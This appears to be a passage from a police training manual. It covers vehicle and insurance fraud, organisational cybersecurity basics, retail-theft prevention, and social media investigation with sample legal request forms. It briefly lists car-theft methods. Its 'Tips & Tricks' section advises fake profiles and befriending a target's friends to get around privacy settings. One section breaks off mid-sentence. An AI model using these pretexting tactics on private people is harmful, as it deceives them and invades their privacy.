Criminals not only break into buildings and houses, but they also break into vehicles. Most thieves just check car doors to see if they are unlocked to gain entry. Some take it further by breaking out the window or using some tool (i.e. Slim Jim, coat hanger, etc.) to force their way in. Of course, the criminal is to blame, but when the victim leaves valuables in plain sight, it makes it frustrating for police to deal with this over and over.

Motor vehicle theft is a huge problem. From the victim’s standpoint, they are without a car, and this causes more financial hardship. Without a car, they cannot drive to work, take their kids to school, or run their normal errands. Using local transportation is less safe and takes more time to get to your location. Renting a car is costly and becomes a hassle. Obviously, the victim wants to get their car back in one piece without any damage. If there is damage, then they have to fight with insurance companies to get the appropriate replacement or reimbursement.

From a police officer’s standpoint, it takes extra work dealing with the investigation that may have been prevented in the first place. When the stolen car is located and occupied it becomes a safety hazard for the officer and the community. There are liability issues that surround the case putting the police in a bad spot whether or not the suspects are caught.

From the insurance company’s perspective, it costs them money to investigate the claim, and to pay out funds to the customer. Eventually, those costs associated with the claim will be passed on to their customers and society. (e.g. another Camaro was stolen, so now if you have a Camaro your insurance rates go up).

Ways that Criminals Steal Cars

∞ Methods of entry

- o Break window
- o Slim Jim
- o Lockpicking device
- o Carjacking

∞ Methods to start to car

- o Hotwiring
- o Stealing keys
- o Car Hacking – thieves use a hand-held electronic device to exploit a glitch in the 'keyless' ignition systems used in most top-end vehicles (Derbyshire, 2014)

Motives for Vehicle Theft

- o Joyriding
- o Transportation
- o Commission of other crimes – Armed robberies, drive-by shootings
- o Stripping operations – chop shops
- o Salvage switch operation
- o Insurance fraud

Common types of staged crashes

¥ Swoop and squat: Two vehicles trap a victim in a rear-end collision.

¥ Drive down: When waiting to make a left turn, the victim is lured into turning early by an oncoming fraudster who waits and then proceeds just in time to collide.

¥ Wave down: Two vehicles set up a crash with a victim who's given a wave that it's safe to pull out of a parking lot or side street.

¥ Enhanced damages: In a legitimate accident, the not-at-fault driver causes additional damage to his or her own vehicle to pump up the claim (Nationwide Insurance).

Vehicle dumping, or "owner give-up," is another type of car insurance fraud that occurs when the owner disposes of the vehicle by leaving it somewhere, burning it, dumping it in a lake, or even selling it, and then claiming it was stolen.

In situations where the car was sold before being reported stolen, the fraud is intended to pay in two ways: through an insurance settlement, to replace the stolen vehicle and through the sale of the original car.

Staged accidents are rising at an alarming rate, according to the National Insurance Crime Bureau. Insurers across the U.S. reported a 102 percent increase in suspected cases of this type of fraud from 2008 to 2011, the bureau says.

Hard Insurance Fraud

Hard insurance fraud occurs when someone intentionally causes an incident that allows him to file an auto insurance fraud claim. See the examples below for cases that would be considered “hard fraud.”

Examples:

- ∞ A car owner strips her car of its seats, radio, and other valuables. She then files a claim with the insurance company stating that the items were stolen in an attempt to receive monetary compensation.
- ∞ Two drivers stage a car accident. The first perpetrator drives in front of the selected victim, while another drives behind. The perpetrator in front slows slightly, while the other does not allow the victim to slow down, causing him to crash into the car in front. The car in back drives off, while the victim is accused of injuring the driver in front.

Soft Insurance Fraud

Soft auto insurance fraud occurs when legitimate claims are distorted or there are other lies made for financial benefit. The following cases are examples of soft fraud.

Examples:

- ∞ An accident victim claims more car damage after an accident than really occurred.
- ∞ An accident victim claims that an accident caused an injury or medical condition that was already present.
- ∞ A car repair service contracted by the car insurance company puts in counterfeit or cheap replacement parts (DMV, 2016).

Ways to Identify a Stolen Vehicle

Due to criminals using these different methods to dispose of these vehicles, it can be a challenge to locate and identify them. Listed below are some indicators that the vehicle may be stolen: (Foster, n.d.)

- ∞ Stolen license plate
- ∞ The trunk lock may be punched
- ∞ The plates may be missing
- ∞ The plates do not match the car
- ∞ The ignition is punched
- ∞ If the steering column is damaged the lights may not work
- ∞ The driver appears too young
- ∞ Area, where cars are often stolen or dumped
- ∞ The driver's actions show guilt
- ∞ Unfamiliarity with the controls
- ∞ Rental cars or out-of-State plates
- ∞ Reckless or hard driving
- ∞ A stolen hit on the VIN

Techniques for Disposing of a Stolen Vehicle

- ∞ Changing the VIN and keeping it

- ∞ Changing the VIN to sell it
- ∞ Dumping it in a body of water
- ∞ Taking it to a chop shop
- ∞ Burning it

Vehicle Fire Investigation

Vehicle fires can reach extremely high temperatures, due to the chemical make-up of the materials used to make the automobile. Most combustible metals and their alloys need to be powdered or melted to burn; however, solid magnesium, which is present in many motor vehicles, does burn vigorously once ignited by a competent external heat source. Because of the extreme heat, most of the evidence may be lost from the fire. In some cases, small humans or animals have been almost completely consumed. “Badly charred remains of children or infants are even harder to identify because their smaller mass and reduced calcification allows more destruction. While it is difficult to destroy the remains of an adult human in a structure or even vehicle fire, remains of infants can be consumed so completely as to defy identification (NFPA, 2004).” Because of this extreme heat, VIN plates can be left unreadable.

Methods for assisting in the identification of a recovered vehicle

If the VIN is rendered unreadable or appears to have been tampered with, then the assistance of one of the following should be requested:

- ¥ A police auto theft unit
- ¥ A member of the National Insurance Crime Bureau in the United States

These persons have the necessary expertise to identify the vehicle by means of confidential numbers located elsewhere on the vehicle. The VIN should be checked on either the National Crime Information Center (NCIC) to ensure there is no record outstanding on it (Interfire, 2016).

Dealing with Thefts of Heavy Equipment and Farm Machinery

When dealing with normal vehicle thefts, an officer can run a license plate or a VIN to discover that it is reported stolen. With farm equipment and heavy equipment such as bulldozers, backhoes and other types of industrial type machinery, there are no license plates associated with them and they are not usually driven on the roadway. These types of vehicles have less public exposure with citizens or with the police, so the thief may have it sitting on their property or use it for their construction company for years while it is undetected.

Title and registration issues related to Marine Theft

Marine Theft is a serious problem and includes the stealing of boats, boat trailers, outboard motors and any equipment associated with boating.

- ¥ Over 30 states require that boats be titled, but only a few states require the titling of outboard motors
- Ð Many boats are exempt from titling due to length or horsepower

✎ Many jurisdictions don't have computerized registration systems

✎ Registration files in only a few states can be accessed using the National Law Enforcement Telecommunication System (McGraw-Hill, 2003).

Aircraft and Avionics Theft

Most would assume that the FAA (Federal Aviation Administration) handles airplane theft, but when a plane is stolen, the victim must first call the local police agency and then the police department forwards their report to the FBI.

“Airplanes are relatively easy to steal as long as the thief knows how to fly and is familiar with airport procedures. If the owner does not leave the keys in the aircraft, the plane can be hotwired. After starting the aircraft, the thief simply contacts the airport control tower for takeoff instructions. An additional area of aircraft-related thefts is the theft of avionics equipment (radios, navigation equipment, radar, etc.).

Preventive steps by aircraft owners should include the following:

- (1) Store the aircraft in a locked hanger or park it in a well-lighted and secure area;
- (2) Use metal aircraft tie-down straps of sufficient strength to discourage cutting;
- (3) Install anti-theft devices, such as wheel locks;
- (4) Complete a list of all serial numbered items on the aircraft;
- (5) Keep an aircraft logbook to show any aircraft modifications; and
- (6) Check radios and navigation equipment regularly to ensure they have not been switched.

To facilitate investigation of aircraft thefts, police should become familiar with aircraft and their components. Stolen aircraft data should be immediately entered into the National Crime Information Center (NCJRS, 1982).”

38. Program Design and Development

Program Design and Development

This guideline is intended for executives and managers in public and private organizations. It is designed to demystify cybersecurity and to provide a clear, concise and achievable approach to improve an organization's cybersecurity posture.

Cybersecurity can seem overwhelming to many. When you hear statistics that thousands of new computer viruses¹ are reported each year, it is not hard to imagine the impact a virus or computer compromise can have on our networks and the information contained within those systems. However, if you do not have the knowledge or resources to address these threats, you may feel helpless.

Especially for those with a lack of experience or resources to address the constantly evolving and increasing threats from cyberspace, it is difficult to know what to do or how to get started. Often it is the start that stops most of us.

Cybersecurity is a basic concept. As leaders of your organization, you are responsible for protecting the information in your care. Cybersecurity is a business function, and technology is a tool that can be used to more securely protect information assets. While addressing cybersecurity may seem like a daunting task, it is much more palatable if taken in manageable chunks. Cybersecurity runs the gamut from simple physical security steps (making sure your laptops and other portable media are secured when not in use) to implementing large-scale information technology systems (firewalls, intrusion detection, and prevention systems, anti-virus and anti-spyware software).

Solutions can be low cost and simple to implement, high cost and complexity, or somewhere in between. The important point is to identify what you are responsible for protecting and implementing a mix of solutions that best meet your business needs. The good news is there are many resources available to help you establish an efficient, effective and sustainable cybersecurity program. This guide can help provide a valuable first step.

Regardless of the size or complexity of an organization, we are all connected to one another and face the same threats. Therefore, all organizations need to be aware of the cyber threats, understand what their vulnerabilities, risks, and consequences are and take appropriate steps.

While implementing good cybersecurity practices sounds daunting, this guide is your first step to a more secure environment. It is not intended to be an all-inclusive and comprehensive approach to cybersecurity. It is more a first – but very important – step in the right direction.

This guide provides real actionable steps your organization can take to enhance cybersecurity.

More information will be forthcoming but for now, let's get started.

Why is Cyber Security Important?

Some examples of how your computer system could be affected by a cybersecurity incident whether because of improper cybersecurity controls, manmade or natural disasters, or malicious users wreaking havoc — include the following:

Your websites could be disabled and unavailable for use by your users.

- The office computers that your employees use could be shut down by a virus.
- A hacker could break into one of your databases and steal the identity of your employees and customers.
- A disgruntled former employee could manipulate or destroy important organizational data.
- A malicious user could use your systems to attack other systems.

These and other cybersecurity incidents could certainly have a negative impact on your organization.

The average unprotected computer connected to the Internet can be compromised in less than a minute. An infected or compromised computer connected to other unprotected computers can easily and quickly pass that infection, or function as a “backdoor” to the others.

Even a computer without an Internet connection can be cause for cybersecurity concern. An unprotected machine may not prevent unauthorized individuals from accessing information contained within it. It may become infected through an infected inserted disk (floppy, CD, flash/USB drive or DVD) brought in from elsewhere. Information stored on it may be permanently lost due to accidental or intentional alteration or deletion. These are just a few examples of threats to information kept on any computer.

Cybersecurity incidents can cripple an organization’s computers. Inadequate cybersecurity measures can lead to the compromise of sensitive information about organizational operations and its customers. An organization has a responsibility to its customers and business partners, both public and private, to safeguard the information with which it is entrusted and to perform its business functions.

What is an Unprotected Computer?

An unprotected computer is one that does not:

- have antivirus or spyware protection software installed and updated regularly
- have installed hardware/software (such as a firewall) to manage communications between and among networks
- have an offsite back-up of important files
- require the user to authenticate (using a password) when logging on
- have operating system patches installed and regularly updated

What are the Objectives of a Cybersecurity Program?

As custodians of information, organizations have a responsibility to protect this information. The objectives below provide a starting point for organizations in addressing their cybersecurity needs, and developing their own internal procedures:

- Promote and increase the awareness and training of cybersecurity (DVDs, videos, Public Service Announcements, etc.);
- Communicate the responsibilities of the organization and individual users' protection of information;
- Identify threats, vulnerabilities, and consequences and take appropriate action;
- Prepare for the inevitable – disaster recovery. Protect the availability and recoverability of the organization's information services and missions.

What is a Cybersecurity Incident?

A cybersecurity incident is considered to be any adverse event that threatens the confidentiality, integrity or availability of an entity's information resources. These events include but are not limited to the following malicious activities:

- attempts (either failed or successful) to gain unauthorized access to a system or its data and unwanted disruption or Denial of Service (DoS)
- unauthorized use of a system for the transmission, processing or storage of data
- changes to system hardware, firmware or software characteristics without the organization's knowledge, instruction or consent
- attempts (either failed or successful) to cause failures that may cause loss of life or significant
- impact on the health, mission or economic security of the organization and its customers

What Must be Done?

The most important message to convey is: "Cyber Security is Everyone's Responsibility."

With access to computers and information assets, all employees need to understand their responsibilities for protecting the information they handle each day. Contractors must also understand their responsibilities, which should be delineated in the non-disclosure agreements and contractor conditions in all contracts. Background checks for individuals in critical or sensitivity cybersecurity, information technology, or management positions should be conducted.

Cybersecurity is an ongoing task initiated by the development of a security policy.

Implementing a good security policy will establish roles and responsibilities, educate and inform all members of the organization and ensure that procedures follow established practices for a sustainable program.

Every organization should be implementing the following action items on a regular basis in order to help enhance their organization's cyber security readiness and response. This list is not all-inclusive, nor is it organized in any specific order, but will provide you with some minimum action steps to take.

TOP TEN CYBERSECURITY ACTION ITEMS

Designate a Principal Individual Responsible for Cybersecurity

1. Designate, in writing, a principal individual who is responsible for cybersecurity in order to ensure that proper policies and procedures are in place. This may be a part-time or full-time assignment depending on the scope and complexity of the organization's operations.
2. Identify this individual's roles and responsibilities.
3. Develop a cybersecurity plan.
4. Ensure a hardware and software asset inventory is maintained.
5. Determine which information assets require protection and put procedures in place to protect them.
6. Develop procedures for responding to cybersecurity incidents.
7. Develop backup plans so that critical business functions can continue.
8. Implement a cybersecurity awareness and training program.
9. Establish communication procedures so that everyone knows what, how and to whom to report a cybersecurity incident or problem.
10. Be aware of regulations regarding the protection of information.

Know How to Recognize That You Might Have a Problem

A computer may have been compromised if it is:

- slow or non-responsive
- experiencing unexpected behavior such as programs popping up
- showing signs of high level of activity to the hard drive that is not the result of anything you initiated
- displaying messages on the screen that you haven't seen before
- running out of disk space unexpectedly
- unable to run a program because you don't have enough memory – and this hasn't happened before
- constantly crashing
- rejecting a valid and correctly entered password

Your organization may be experiencing a cybersecurity incident if it is:

- finding email refused (bounced back)
- no longer receiving any email or visitors to your website
- receiving complaints from the users that their passwords don't work anymore
- getting complaints from the users that the network has a slow response time

Understand How to Deal with Problems

Determine if you have a cybersecurity problem.

- Take infected or compromised equipment out of service as soon as practical to prevent further harm.

- Notify management and other users as appropriate based on your organization's cybersecurity policy.
- Consider notifying your partners with whom you connect.
- Contact your local law enforcement if you suspect a crime has been committed.

Identify the types of information that you would want to gather during a cybersecurity incident:

- Organization name
- Point of contact name
- Phone/pager/cell
- Email
- Characteristics of incident
- Date and time incident was detected
- Scope of Impact
- How widespread
- Number of users impacted
- Number of machines infected
- Nature of incident:
- Denial of Service
- Malicious code
- Scans
- Unauthorized access
- Other
- Fix the problem and restore the compromised equipment to service.
- Reassess your security policy and practices to determine what lessons can be learned from the cybersecurity incident to help you strengthen your security practices.

Physically Protecting Equipment

- Computer equipment must be physically protected from security threats and environmental hazards.
- If traveling with a laptop, never check it in at the airport; keep it with you at all times or in a secure location.
- Use a surge protector that has power and telephone connections.
- Access to devices may need to be controlled based upon job function.

Protect Essential Hardware/Software

- Install, configure and use a firewall. Set your computer to automatically check for new updates.
- Set your computer to auto-update to ensure you have the latest security patches applied to your computer.
- Install spyware and virus protection software and regularly update. (A firewall does not substitute for anti-virus software.)

Control Access

- Each user must have a unique login (user id) and password to provide accountability and limit access to appropriate functions.
- Establish good passwords – at a minimum, a combination of eight alpha and numeric characters; avoid the use of commonly used words especially family names or other words that can be readily associated with you.
- If a computer is located where unauthorized staff or public have access, make sure the screen is not in view.
- “Lock” computers when they are unattended so upon the user’s return they are prompted to enter their user id and password. (Generally, control+alt+delete and/or set computers to automatically lock.)
- Don’t set the option that allows a computer to remember any passwords.
- Implement an employee departure checklist to ensure account termination is performed (including such items as laptops, cell phones, PDAs, etc.). This applies not only to employees who have left the organization but also to those who may have changed departments or job function within the organization and therefore may have different access to certain accounts.

Protect Information

Back up information regularly. What should you back up? That depends on your information and the risk of the loss of that information. Store the backup media offsite; periodically test that the information can be reloaded from backups. Information that is not backed up can be lost, therefore, back up as often as possible to minimize the loss of information.

- Install operating system software patches regularly.
- Handle email and instant messaging with care.
- Don’t click on links in the email. Type the URL in the browser bar.
- Don’t open attachments that you didn’t expect to receive.
- Delete email that directs you to a website where you are prompted to fill in personal information.
- Delete hoax and chain letter email.
- Pay close attention to small portable devices such as disks, CDs, flash drives, thumb drives, PDAs. They can carry a lot of information, so be sure they do not get lost or misplaced.
- Be careful of Internet sites visited. Some sites may do the following:
 - redirect you to other sites that you did not intend to visit
 - request personal information that will be later used in identity theft
 - be sources of malicious activity

Implement Training and Awareness Programs

Train everyone (managers, employees, volunteers, interns, and contractors) who uses a computer to practice safe computing and follow the organization’s policy.

Business Manager, End User, and Technical Training modules are publicly available at the following website: <http://www.dhses.ny.gov/ocs/awareness-training-events>. In addition, free cybersecurity webcasts are conducted every other month by the MS-ISAC.

Develop Internet and Acceptable Use Policy

When the organization's employees connect to the Internet or send e-mail using the organization's resources, it should be for purposes authorized by the organization. The following is not an all-inclusive list and provides only examples of behavior that could result in security breaches.

Specifically, the Internet and electronic mail should not be used:

- to represent yourself as someone else (i.e., "spoofing")
- for spamming
- for unauthorized attempts to break into any computing system whether your organization's or another organization's (i.e., cracking or hacking)
- for theft or unauthorized copying of electronic files
- for posting sensitive organization information without authorization from the organization
- for any activity which could create a denial of service attack, such as "chain letters"
- for "sniffing" (i.e., monitoring network traffic) except for those authorized to do so as part of their job responsibilities

Take Steps to Securely Dispose of Storage Media and Equipment

Take steps to properly dispose of storage media and equipment. Hard drives and other disposable computer equipment may contain saved information even if that information has been "deleted." Run utilities and/or physically destroy the hard drive to ensure it is clear.

39. Prevention and Deterrence

Online Marketplace Response

Recently eBay, the largest online marketplace, has begun a series of efforts designed to prevent the sale of stolen merchandise on its site. The site maintains a “prohibited items” list designed to prevent the sale of items subject to federal regulations—including firearms, alcohol, and tobacco products—and other items unlicensed for sale, including stolen property. However, eBay’s recent efforts have been designed to make it more responsive to requests for information from both retailers and law enforcement, both of which usually need seller information from eBay to link stolen merchandise to specific people. Prior to its recent efforts, eBay provided seller information to retailers and law enforcement when it was legally required to do so through a subpoena, or other appropriate legal processes. In early 2008, eBay began to change its approach to the issue of ORC, recently developing a series of initiatives designed to more easily provide information to retailers and law enforcement alike.

For retailers, eBay developed the PROACT program, providing a way for retailers to quickly submit and receive information on eBay sellers they suspect of selling stolen merchandise. The program currently has 300 members. All retailers can submit a request for information on a seller to eBay, and as of January 2011, eBay had received 2,340 requests for information. eBay’s PROACT investigators can provide information requested, such as name, address, and seller history. eBay PROACT investigators may also help retailers with their investigations by providing them with an undercover account, which may be used to purchase merchandise they suspect is stolen to help build a case, linking confirmed fraudulent sellers—“bad actors,” in eBay terms—to other users or accounts, and taking action on user accounts, such as suspending them or pursuing criminal action against them in concert with retailers and law enforcement.

eBay also provides retailers with:

eStop: On every product page, eBay has placed a “Report Item” link, providing a mechanism to report a listing violation, including stolen property. eBay has indicated eStop has been used three times since it was implemented in early 2010. However, eStop requires retailers who want a listing removed to affirm that the specific listing is stolen. Often, they cannot make this affirmation without additional information about the seller from eBay, which is one of the reasons why eBay believes the tool has been used infrequently.

Exception reporting: For PROACT member retailers, eBay is to create customized “exception reporting” for those who request it. eBay will work with these retailers to build reports on products frequently stolen from their stores. As of May 2011, eBay has created these reports for nine retailers. The reports provide retailers with information showing the top suspicious sellers of high-risk items based on quantities, price points, and high-theft areas. One retailer we interviewed uses these reports to identify sellers that warrant additional investigation—internally and within eBay—to determine if the products that are being sold have been stolen from their stores.

eBay has also created tools to aid in providing law enforcement with access to information. eBay’s Law

Enforcement Portal allows state, local, and federal law enforcement to request information from eBay on users suspected of selling stolen merchandise. The company allows all vetted LE agencies to use the Portal to investigate possible illegal activity on the site, including the sale of stolen goods, and eBay reviews all requests to ensure they comply with eBay's privacy policy. According to eBay officials, it approves about 99 percent of requests, responding within 48 hours with the name, address, Internet Protocol (IP) and email addresses, any additional contact information, shipping information, listing, and sales data, and user history over the last 2 years. In 2010, eBay received 603 requests through the portal. eBay also built the Law Enforcement eRequest System to allow law enforcement to submit requests for information and court orders electronically. Since inception in November 2010, 1,601 requests or court orders have been submitted by law enforcement in North America. Additionally, all law enforcement can access eBay information through LeadsOnline, an online, property-crimes database. eBay provides access to listing and sales data through LeadsOnline automatically, providing law enforcement with another investigative tool. Through the database, law enforcement users of the system can get basic seller information from the past 3 months. In 2010, 2,090 law enforcement agencies conducted 12,990 eBay related searches on LeadsOnline. For more detailed information, law enforcement agencies are to contact eBay directly.

In addition to its retail and law enforcement efforts, eBay has also implemented and improved a series of procedures designed to verify seller information, proactively flag suspicious listings, and further protect buyers. These efforts are independent of retailer or law enforcement requests.

These efforts include:

- **Enhanced seller vetting:** Starting in October 2010, eBay verifies users' names, addresses, and phone numbers, and restricts new seller activity until the seller builds a good business record on eBay.
- **Filters:** eBay utilizes thousands of rule-based filters that search for suspicious listings. Filter variables can be seller based (financial, user information, feedback), item based (category, pricing, keywords), or risk-based (internal losses, risk models).
- **Exception reporting:** eBay runs 17 monthly exception reports on over 100 categories of commonly stolen products such as gift cards, health and beauty aids, and infant formula. These reports are designed to identify sellers who may have a high volume of sales in several retail high-theft categories for further review or monitoring by eBay. From January 2010 through March 2011, eBay has proactively reviewed 490 sellers, 237 of which were deemed "bad actors," compared with 2,870 requests received from retailers and law enforcement, 220 of which were deemed "bad actors."
- **Payment holds:** Through PayPal, eBay has instituted a 21-day hold on funds to new accounts so that proceeds from the sale of merchandise are not available until the hold expires. eBay believes this is an effective deterrent to the listing of stolen merchandise online as thieves generally look for a quick way to convert merchandise into money.
- **Seller messaging:** To remind sellers of eBay's rules related to certain products, such as infant formula, eBay provides specific messaging if a seller is trying to list the product. For example, sellers of infant formula are reminded that they must include the expiration date of the formula in the listing and that it is against eBay's policies to sell expired infant formula. These efforts are intended to protect consumers from purchasing potentially expired products but may also provide an additional

deterrent to those knowingly selling expired products.

Internal Controls

Retailers' loss prevention strategies can take various different forms, including pre-employment integrity screening measures, employee awareness programs, asset control policies, and loss prevention systems. Data from the 2010 NRSS indicate that over half of retailers use the following loss prevention systems or personnel:

- Burglar alarms
- Digital video recording systems
- Live, visible closed-circuit TV (CCTV)
- Point of sale (POS) data mining software
- Armored car deposit pickups
- Check approval database screening systems
- Acoustic-magnetic, electronic security tags
- Live, hidden CCTV
- Uniformed guards
- Cables, locks, and chains
- Web-based case management and reporting
- Drop safes; and
- Remote CCTV video and audio.

Technology

- Security tags
 - Electronic article surveillance tags, embedded in or secured to clothing or other products, emit a signal when leaving a store without being deactivated by the sales clerk.
 - "Benefit denial" tags typically utilize ink to ruin a product when removed improperly.
 - Radio-frequency identification tags allow retailers to track individual items through the supply-chain, including identifying if they were properly purchased.
- Locking display cases secure merchandise and must be unlocked by a sales associate to access the products
- Specialized displays to dispense one product at a time make it more difficult for a thief to sweep an entire shelf of products.
- Plastic cases around a single product to secure the merchandise must be removed by sales associate during check out.
- Camera systems
- Public-view monitors show customers that they are being monitored in the store, recommended for high-theft aisles.
- Enhanced public-view monitors trigger a recording when someone reaches for a specific product or enters a specific aisle.
- Closed-circuit television cameras situated throughout a store to record customers and may or may not

be monitored real-time by store personnel.

- Case management systems used to track cases of ORC, including suspects and frequently stolen products, within a retail chain.

Personnel

- Sales associates whose presence can deter a thief.
- Receipt checkers who verify that customers leave only with products purchased.
- Loss prevention personnel who may apprehend boosters in stores.
- ORC investigators who typically work with law enforcement and other retailers to link incidents of ORC to build larger cases for prosecution.

Profession Organizations

Albuquerque Retail Assets Protection Association (ARAPA)

- Initiated in 2008 — approximately 374 members.
- The site includes a member directory, incident reporting forms and customizable incident alerts, and incident mapping and searching tools.
- Approximately 30 theft incident alerts issued per week.
- Association includes monthly member meetings.

Los Angeles Area Organized Retail Crime Association (LAAORCA)

- Initiated in late 2009 – approximately 500 members.
- Site shares same technology platform and capabilities as ARAPA – approximately two theft incident alerts issued per day.
- Dedicated individual available to field inquiries and provide ORC expertise. Another individual monitors alerts to identify potential connections to other crimes.
- Association includes member meetings every 6 weeks.

Bay Area Organized Retail Crime Association (BAORCA)

- Initiated in May 2010 – approximately 378 members.
- The site shares the same technology platform and capabilities as ARAPA and LAAORCA.
- Approximately 8-10 theft incident alerts issued per week.
- Member meetings occur every 3-4 months and often include case presentations.

San Diego Organized Retail Crime Association (SDORCA)

- Initiated in October 2010 – approximately 180 members.
- Includes member database and standardized incident report form.
- Approximately five theft incident alerts issued per week.

- An individual at San Diego Police Department vets members and responds to requests

Cook County Regional Organized Crime Task Force (CCROC)

- Initiated in December 2010 – approximately 500 members.
- Site shares same technology platform and capabilities as other networks (ARAPA, LAAORCA, BAORCA), as well as advanced analytical tools, such as identified linkages between suspects.
- Ad-hoc meetings occur as needed to discuss ongoing investigations and an annual symposium is to be held in 2011.
- Individual within Cook County State Attorney's Office vets members and responds to requests.

Florida Organized Retail Crime Enforcement Network (FORCE)

- Utilizes Google Groups as a central repository of member contacts and for email distribution of incident alerts.
- Approximately 800 members.
- The network includes monthly meetings of approximately 20-30 members and a larger annual meeting.

Metropolitan Area Law Enforcement/Loss Prevention Retail Crimes Networking Group (Pennsylvania, Maryland, D.C., Virginia)

- Established between 2004/2005 – approximately 200 members.
- Consists of an email distribution list to submit alerts, suspect information, and other theft incident information
- Detective within Montgomery County Police Department (Maryland) vets all new members and all alerts before distribution to members.

Washington State Organized Retail Crime Association (WSORCA)

- Ongoing vetting of participating retail and law enforcement members throughout Washington and Oregon.
- The site shares the same technology

39.1. Online Privacy

While we may desire privacy; many expose private details of their lives online. Once you post something, you are leaving a digital footprint that is owned by the site. Facebook has been receiving a lot of bad press because of privacy-related issues. Users fear of how their data might somehow be used in a manner that they deem unacceptable. Privacy Policies and Terms of Service (TOS) are continually being changed and as such we are seeing two different agendas in terms of advocates in online privacy. We put pressure on websites to protect our information, and we do reserve that right. Yet, at the same time because of the vast scope and range of information on social media, the government generally demands a backdoor method to access information for certain types of investigations related to or under the guise of terrorism.

Consider This...

- There are different privacy laws in every country.
- Check TOS and privacy laws on each website. They may allow backdoors.

I. Privacy Settings

It's Important to understand privacy laws and settings for major social networks to understand limitations, and how to potentially work around them...

Users can select their own privacy settings, and there are few ways to get around them,

- Facebook Profiles Offer
 - Phone numbers
 - Email addresses
 - Photos provide a history and timeline
 - Status updates offer current whereabouts etc
 - Privacy Settings: Profile can be viewable by
 - No one,
 - Viewed by everyone,
 - Friends of Friends,
 - Friends Only

II. Public Tweets:

Your updates appear in Twitter's public timeline — a flowing river of every member's status.

- Anyone can see your Twitter updates.
- Your Twitter updates can be indexed by search engines.

III. Protected Tweets:

People will have to request to follow you and each follows request will need approval

- You're Profile and Tweets will only be visible to users you've approved
- Protected Profiles' Tweets will not appear in Twitter search
- @replies sent to people who aren't following you will not be seen
- You cannot share static page URL's with non-followers

IV. Tips & Tricks

If you have an email address you want to put a face to, you can also find who owns an email address by searching the email address in the Facebook search window.

Anyone can create a fake profile so use this to your advantage. Some users will allow friends of friends to access part if not all of a profile. Befriend a friend of someone you are investigating.

How do you get in and see info if it's been deleted?

- Tweleted allowed you to recover Twitter message

If user a quotes user b who then removes tweet, it will still show up in user a's quotes.

40. Sample Forms

Cyber and specifically social media-based intelligence gathering and investigations can take many turns. As we learned in the last chapter organizations around the world can you help you get and obtain the valuable information/intelligence you need to aide in your investigation that can be a game-changer? In this section, we will provide some of the best working and real-life examples of request forms for digital evidence such as digital preservation letters, subpoena's, user consent forms and more.

40.1. Preservation Request Letter*

Here is an example of a digital preservation letter for law enforcement (adapted from <http://cryptome.org>).

Agency Header _____

An Internationally Accredited Law Enforcement Agency
223 N. Memorial Drive Independence, Missouri 64050
(816) 325-7271 FAX (816) 325-7316

DATE:

Compliance Team
YAHOO, Inc.
701 First Avenue
Sunnyvale, California 94089
Fax: (408) 349-7941
Voice: (408) 349-3300

Dear Custodian of Records,

Our agency is conducting an ongoing criminal investigation that involves one or more Yahoo! users. As part of that investigation, we are requesting that information related to the [Yahoo! ID or Yahoo! e-mail address or Yahoo! Group] listed below be preserved pending the issuance of the formal legal process. More specifically, we are requesting that you preserve all [subscriber information and/or account contents or Group information] related to the following customer or subscribers:

Yahoo! IDs:

Yahoo! e-mail address:

Name:

Address:

Additional Identifying Information (e.g. DOB, credit card number):

At this time we are expecting to obtain a formal legal process in the next 90 days. We acknowledge that if we do not serve legal process upon you in the next 90 days, and do not request a 90-day extension, the preserved information may no longer be available.

This letter is a request to preserve such records and is being made under the provisions of 18 United States Code Section 2703 (f) which states "...a provider of wire or electronic communication services or remote computing service, upon request of a government entity, shall take all necessary steps to preserve records and other evidence in possession pending the issuance of a court order or other process."

You are also requested not to disclose the existence of this request to the subscriber or any other person, other than as necessary to comply with this request.

Please refer any questions to:

Detective ~~insert~~

Independence, Missouri Police Department

Intelligence Unit

223 N. Memorial Drive

Independence, Missouri 64050

Desk: (816) 325-7805

Fax: (816) 325-7256

Email:

jhowe@indepmo.org

Thank you for your cooperation.

40.2. Sample Consent Form*

Here is a sample consent form for individuals to grant law enforcement consent to view their social media profiles. This sample is adapted from Facebook Law Enforcement Guidelines to illustrate a working example.

Consent to Release Private Facebook Information

I, (LEGAL NAME), am an account holder with Facebook, Inc. My account name is (FACEBOOK USERNAME) and my login email address is: . I do hereby voluntarily authorize Facebook to release the reasonably available data as check-marked below, from my Facebook account profile for the period of (mmdd/yyyy to mmdd/yyyy) or 2 years from present date.

I hereby indemnify Facebook, Inc. against all claims for damages, compensation and/or costs in respect to damage or loss to a third party caused by, or arising out of, or being incidental to release of my data.

My data should be released to: (CONTACT NAME, PHONE NUMBER, FAX NUMBER, ADDRESS and E-MAIL ADDRESS)

- Profile
- Status Updates
- Notes
- Mini-feed
- Shares
- Wallposts
- Deleted Wallposts
- Old (over 180 days) Wallposts
- Friends List
- Deleted Friends List (deleted by user)
- Groups
- Events
- Videos
- Recent IP Address Logins
- Applications
- Facebook Message Box
- Photos

Affiant's Signature Date

Notary Public/Individual Duly Authorized to Administer Oath: _____

40.3. Emergency Disclosure Request Form*

Here is a sample emergency disclosure form adapted from Facebook Law Enforcement Guidelines 2013.

EMERGENCY DISCLOSURE FORM

Pursuant to 18 U.S.c. § 2702 (b) (7) and § 2702 © and the Facebook privacy policy, Facebook may exercise its discretion in providing relevant data after reviewing the provided information below. Please provide as much information in order to enable the Security team to conduct an appropriate search.

1. Describe the nature of the emergency (i.e. potential bodily harm, crime being committed):
2. Provide the identification of all users involved (Facebook user profile name, ID number, and Date of Birth):
3. Provide the exact location(s) of the evidence related to the described emergency:

I, [Officers Name], attest that the above-mentioned facts are true and accurate to the best of my knowledge.

Officers Signature & Badge # Date and Time

41. Social Media Investigations

Social media brings a wealth of information and intelligence to crime fighters around the world to help combat terrorist activities, cybercrime, criminal activities and more.

Social media is often referred to as the interaction among people in which they create, exchange and share ideas and information in a virtual network or community.

During this certification program, we will share insights into the most popular social networks, what makes them valuable to consumers, customer experience, the information contained within and how we can use them to our advantage to protect our citizens from criminal activity.

Law enforcement agencies across the country are moving to use social media in investigations, which could provide greater opportunities for test cases in the courts. In fact, viewing posts on social media for criminal investigations was the most common use of social media by the responding agencies.

